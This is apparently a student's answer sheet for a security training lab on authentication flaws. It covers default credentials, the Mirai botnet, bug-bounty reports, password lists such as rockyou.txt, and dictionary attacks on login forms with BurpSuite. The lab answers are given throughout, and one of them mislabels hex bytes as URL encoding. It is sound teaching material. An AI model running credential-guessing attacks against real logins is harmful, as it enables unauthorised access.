
Q1: What is the name of the botnet mentioned in the text that was reported in 2018?

ANS: Mirai (search under the default credentials)



Q2: How much did Starbucks pay in USD for reporting default credentials according to the text?

ANS:250 (see the highlighted part)



- Bypass a login form using BurpSuite

Authentication

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

- https://hackerone.com/reports/195163 - Starbucks, bug bounty for default credentials.
- https://hackerone.com/reports/804548 - US Dept Of Defense, admin access via default credentials.

In 2017, it was reported that 15% of all IoT devices still use default passwords.

SecLists is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.


Dictionary Attacks using BurpSuite

A dictionary attack is a method of breaking into an authenticated system by iterating through a list of credentials. If you have a list of default (or the most common) usernames and passwords, you can loop through each of them in hopes that one of the combinations is successful.

You can use a number of tools to perform a dictionary attack, one notable one being Hydra (a fast network logon cracker) and BurpSuite, an industry-standard tool used for web application penetration testing. Given day 3 is about web exploitation, we'll show you how to use BurpSuite to perform a dictionary attack on a web login form.


Q3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

ANS: agent-18 (the highlighted part)




Q4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

ANS: 8080




Q5: Examine the options on FoxyProxy on Burp. What is the proxy type?

ANS: HTTP




Q6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?
ANS: 50 53 50 30 32 30 31




Q7: Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

ANS: Cluster bomb

